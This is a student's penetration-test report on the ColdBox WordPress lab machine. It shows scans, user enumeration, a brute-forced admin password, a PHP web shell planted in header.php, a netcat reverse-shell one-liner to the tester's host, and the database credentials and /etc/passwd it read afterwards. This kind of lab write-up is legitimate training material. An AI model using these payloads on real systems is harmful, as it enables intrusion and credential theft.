



---

# REPORT ON MINOR PROJECT – CYBERSECURITY

---

COLDBOX



APRIL 17, 2024

PARTHIV KUMAR NIKKU

BTech - Tifac core in cyber security at amrita Vishwa Vidyapeetham

# CONTENTS

## 1. Introduction

### 1.1 Machine specifications

## 2. Gathering information on the machine

### 2.1 Netdiscover

### 2.2 Whatweb

### 2.3 Nmap

### 2.4 Dirsearch

## 3. WPscan

### 3.1 Username enumeration and password cracking

#### 3.1.1 Username enumeration

#### 3.1.2 Password brute-forcing

## 4. Request manipulation

## 5. REPORTS

# 1 Introduction


This machine from the [link](#) is the base for the project that I have taken. This project is to pentest a machine for vulnerabilities and to exploit them in order to gain access the machine and then provide some sort of report which will be helpful for the further penetration testing and patch updating.

## 1.1 Machine specifications

This machine is specified with the operating system – Ubuntu 64-Bit

Memory – 1 Gb

Network mode bridged network




## 2. Gathering information on the machine

I have done different (manual & automated) information gathering on the target (OSINT) and documented the data I came across.

### 2.1 Netdiscover

This tool gives the list of connected devices to the router.



```
root@kali: /home/kali
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 5 hosts. Total size: 300

+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.31.1 | fc:b0:de:91:08:34 | 1     | 60  | CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD. |
| 192.168.31.178 | 08:00:27:3c:e8:39 | 1     | 60  | PCS Systemtechnik GmbH |
| 192.168.31.245 | 38:7a:0e:cf:57:51 | 1     | 60  | Intel Corporate |
| 192.168.31.132 | 6a:6c:c7:8b:70:10 | 1     | 60  | Unknown vendor |
| 192.168.31.188 | 12:21:b0:92:ee:ca | 1     | 60  | Unknown vendor |
+-----+-----+-----+-----+-----+-----+

(root@kali)-[/home/kali]
```

In the above picture the connected devices are shown and the **target device is 192.168.31.178**

### 2.2 Whatweb

This tool is just used to check the details of the website




```
(root@kali)-[/home/kali]
# whatweb 192.168.31.178
http://192.168.31.178 [200 OK] Apache[2.4.18], Country[RESERVED][22], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[192.168.31.178], JQuery[1.11.1], MetaGenerator[WordPress 4.1.31], PoweredBy[WordPress,WordPress,], Script[text/javascript], Title[ColddBox | One more machine], WordPress[4.1.31], x-pingback[/xmlrpc.php]

(root@kali)-[/home/kali]
```

We can see that the server is built up in ubuntu, Linux and powered by WordPress v 4.1.31

### 2.3 Nmap

This is used to scan the network of a specific range of ip or specific ip and many more



```
(root@kali)-[/home/kali/minor_project]
# nmap -sV -p- 192.168.31.178 -oN nmap_scan_report_1.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-17 11:23 IST
Nmap scan report for ColddBox-Easy.lan (192.168.31.178)
Host is up (0.00025s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
4512/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
MAC Address: 08:00:27:3C:E8:39 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.51 seconds
```

The nmap report says that port 4512 is open with the service ssh and 80 is open for http and we have only two ways to get into the server


## 2.4 Dirsearch

```

root@kali: /home/kali/minor_project
File Actions Edit View Help
root@kali: /home/kali/minor_project x kali@kali: - x

(root@kali)-[/home/kali/minor_project]
└─# dirsearch -u http://192.168.31.178/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict





v0.4.3  

dirsearch v0.4.3  

dirsearch v0.4.3



dirsearch v0.4.3  

dirsearch v0.4.3



Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460  

Output File: /home/kali/minor_project/reports/http_192.168.31.178/_24-04-17_11-27-41.txt  

Target: http://192.168.31.178/



```

[11:27:41] Starting:
[11:27:42] 403 - 2798 - /.ht_wsr.txt
[11:27:42] 403 - 2798 - /.htaccess.bak1
[11:27:42] 403 - 2798 - /.htaccess.sample
[11:27:42] 403 - 2798 - /.htaccess.save
[11:27:42] 403 - 2798 - /.htaccess_extra
[11:27:42] 403 - 2798 - /.htaccess_orig
[11:27:42] 403 - 2798 - /.htaccessBAK
[11:27:42] 403 - 2798 - /.htaccess_orig
[11:27:42] 403 - 2798 - /.htaccessOLD
[11:27:42] 403 - 2798 - /.htaccessOLD2
[11:27:42] 403 - 2798 - /.htm
[11:27:42] 403 - 2798 - /.htaccess_sc
[11:27:43] 403 - 2798 - /.htpasswd
[11:27:42] 403 - 2798 - /.html
[11:27:43] 403 - 2798 - /.htpasswd_test
[11:27:43] 403 - 2798 - /.httr-oauth
[11:27:43] 403 - 2798 - /.php
[11:27:43] 403 - 2798 - /.php3
[11:28:04] 301 - 08 - /index.php → http://192.168.31.178/
[11:28:04] 301 - 08 - /index.php/login/ → http://192.168.31.178/login/
[11:28:05] 200 - 7KB - /license.txt
#####
] 67% 7730/11460 237/s job:1/1 error:0

```


```

This tool is used to find all the subdirectories of the site

Report will be provided here in the [link](#).

From the report,

We can see some sites with specific status codes\* and their addresses and one of it contains the login page where we can do some stuff to get inside and gain access

## \* Status codes

403 - we don't have permission to access the resource

301 - moved permanently

200 - success

500 - server error

302 - temporarily moved

### 3. WPscan

This can be used to scan the sites that are made using WordPress.

```
[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.31.178/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
| - http://192.168.31.178/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
```

The basic WordPress scan report identifies that the version is outdated.

## 3.1 Username enumeration and password cracking.

### 3.1.1 Username enumeration

The snapshot shows the available users.

```
[i] User(s) Identified:

[+] the cold in person
| Found By: Rss Generator (Passive Detection)

[+] philip
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Since the machine name is also related with the second user “c0ldd” – which is the same as the one in the machine name I assume it’s the actual admin and try brute forcing the password for the user “c0ldd”

### 3.1.2 Password brute-forcing

Here is the snapshot for the password after cracking..


```
[+] WordPress theme in use: twentyfifteen
| Location: http://192.168.31.178/wp-content/themes/twentyfifteen/
| Last Updated: 2024-04-02T00:00:00.000Z
| Readme: http://192.168.31.178/wp-content/themes/twentyfifteen/readme.txt
| [!] The version is out of date, the latest version is 3.7
| Style URL: http://192.168.31.178/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
| Style Name: Twenty Fifteen
| Style URI: https://wordpress.org/themes/twentyfifteen
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.0 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.31.178/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'
|
[i] No plugins Found.

[i] No Config Backups Found.

[!] Valid Combinations Found:
| Username: c0ldd, Password: 9876543210
```

[!] Here in the bottom of the image we can see the password of the user “c0ldd” as 9876543210

Also, there is a warning indicating that the theme version is outdated [!].



Dashboard once we login to the account and the assumption worked out and it’s the **admin** account.


Now I am adding this piece of code in the header.php for the server-side command execution.

```
<?php system($_REQUEST['cmd']); ?>
```

I have checked various websites for the vulnerabilities regarding the case but this is the only one I found

And this allowed me to access check the directories and files available in the machine at that level in the directory

The above image is the source code and the below is the one listing the contents in the home page



Since we got the command execution into our hands, we should now find a way to somehow gain access of the shell and remotely access it from the machine that we are on since command execution is being allowed but shell isn't provided, we use netcat to build the connection from there to here


Since the command is going to have the spaces in between its not possible to work without proper encoding.

```
rm%20/tmp/f;mkfifo%20/tmp/f;cat%20/tmp/f/bin/sh%20-
i%20>&1|nc%20192.168.31.202%201234%20>/tmp/f
```

provided in the [link](#)

For this set up a proxy in burp suite which listens our requests and responses and manipulate the command. Since the %20 is considered as space while decoding the URL through the address bar it's not possible to run this directly through the address bar like the previous listing.





The above figure shows that the command “ls” worked on the server.

Now replace the “ls” with the command given command.

## 4. Request manipulation

Now we bother about the request that we send to the server it should be properly encoded

GET

```
/?cmd=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20-i%20%23E%261%7Cnc%20192.168.31.202%201234%20%3E%2Ftmp%2Ff HTTP/1.1
```

The above 3 lines will be your request in the 1<sup>st</sup> line instead of the actual 1<sup>st</sup> line in the request.

- 1) rm /tmp/f: Remove the file /tmp/f if it exists.
- 2) mkfifo /tmp/f: Create a named pipe (FIFO) at /tmp/f.
- 3) cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.31.202 1234 >/tmp/f:

- Read from /tmp/f.
- Execute the shell (/bin/sh -i) and redirect standard error (2) to standard output (1).
- Send the output to nc which connects to 192.168.31.202 on port 1234.
- Redirect the output back to /tmp/f.

And then set up a listener that listens to the port on the machine that is assigned the ip you have provided, in my case it will be 192.168.31.202.

In your case – just ifconfig.

We can set up the listener by

```
nc -lnvp 1234
```

as soon as we forward this to the server we gain the access of the shell.

```
(kali@kali)-[~/Desktop/minor_project]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.31.202] from (UNKNOWN) [192.168.31.178] 52574
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
$
$
$
$ whoami
www-data
$
```

Here is the access .

Now list out the contents of the directory and then check the contents of the configuration file of WordPress named “wp-config.php”.

The file contains the database name and password which probably are the username and passwords for the machine and success!

```
define('DB_NAME', 'coldbox');

/** MySQL database username */
define('DB_USER', 'cold');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Here are the passwords and usernames of the databases and this is the base password for the machine – cybersecurity

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
lapt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uid:x:108:112::/run/uid:/bin/false
dnsmasq:x:109:65534:dnsmasq,,:/var/lib/misc:/bin/false
c0ldd:x:1000:1000:c0ldd,,:/home/c0ldd:/bin/bash
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:111:117:MySQL Server,,:/nonexistent:/bin/false
```

The above figure shows the passwords of the file I also observed that there is no proper session management of the login in the server

## 5. REPORTS:

Link :- [onedrive](#)

References :

[www.youtube.com](http://www.youtube.com)